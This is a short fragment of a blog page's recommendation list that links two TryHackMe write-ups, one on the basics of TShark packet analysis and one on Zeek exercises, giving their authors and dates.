


MAGESH

## TShark: The Basics—Tryhackme

Learn the basics of TShark and take your protocol and PCAP analysis skills a step further.

Sep 3, 2024



Carson Shaffer

## TryHackMe | Zeek Exercises Writeup

TryHackMe's Zeek Exercises room is a medium-level room that requires using Zeek and other command-line tools to investigate network...

Aug 25, 2024

[See more recommendations](#)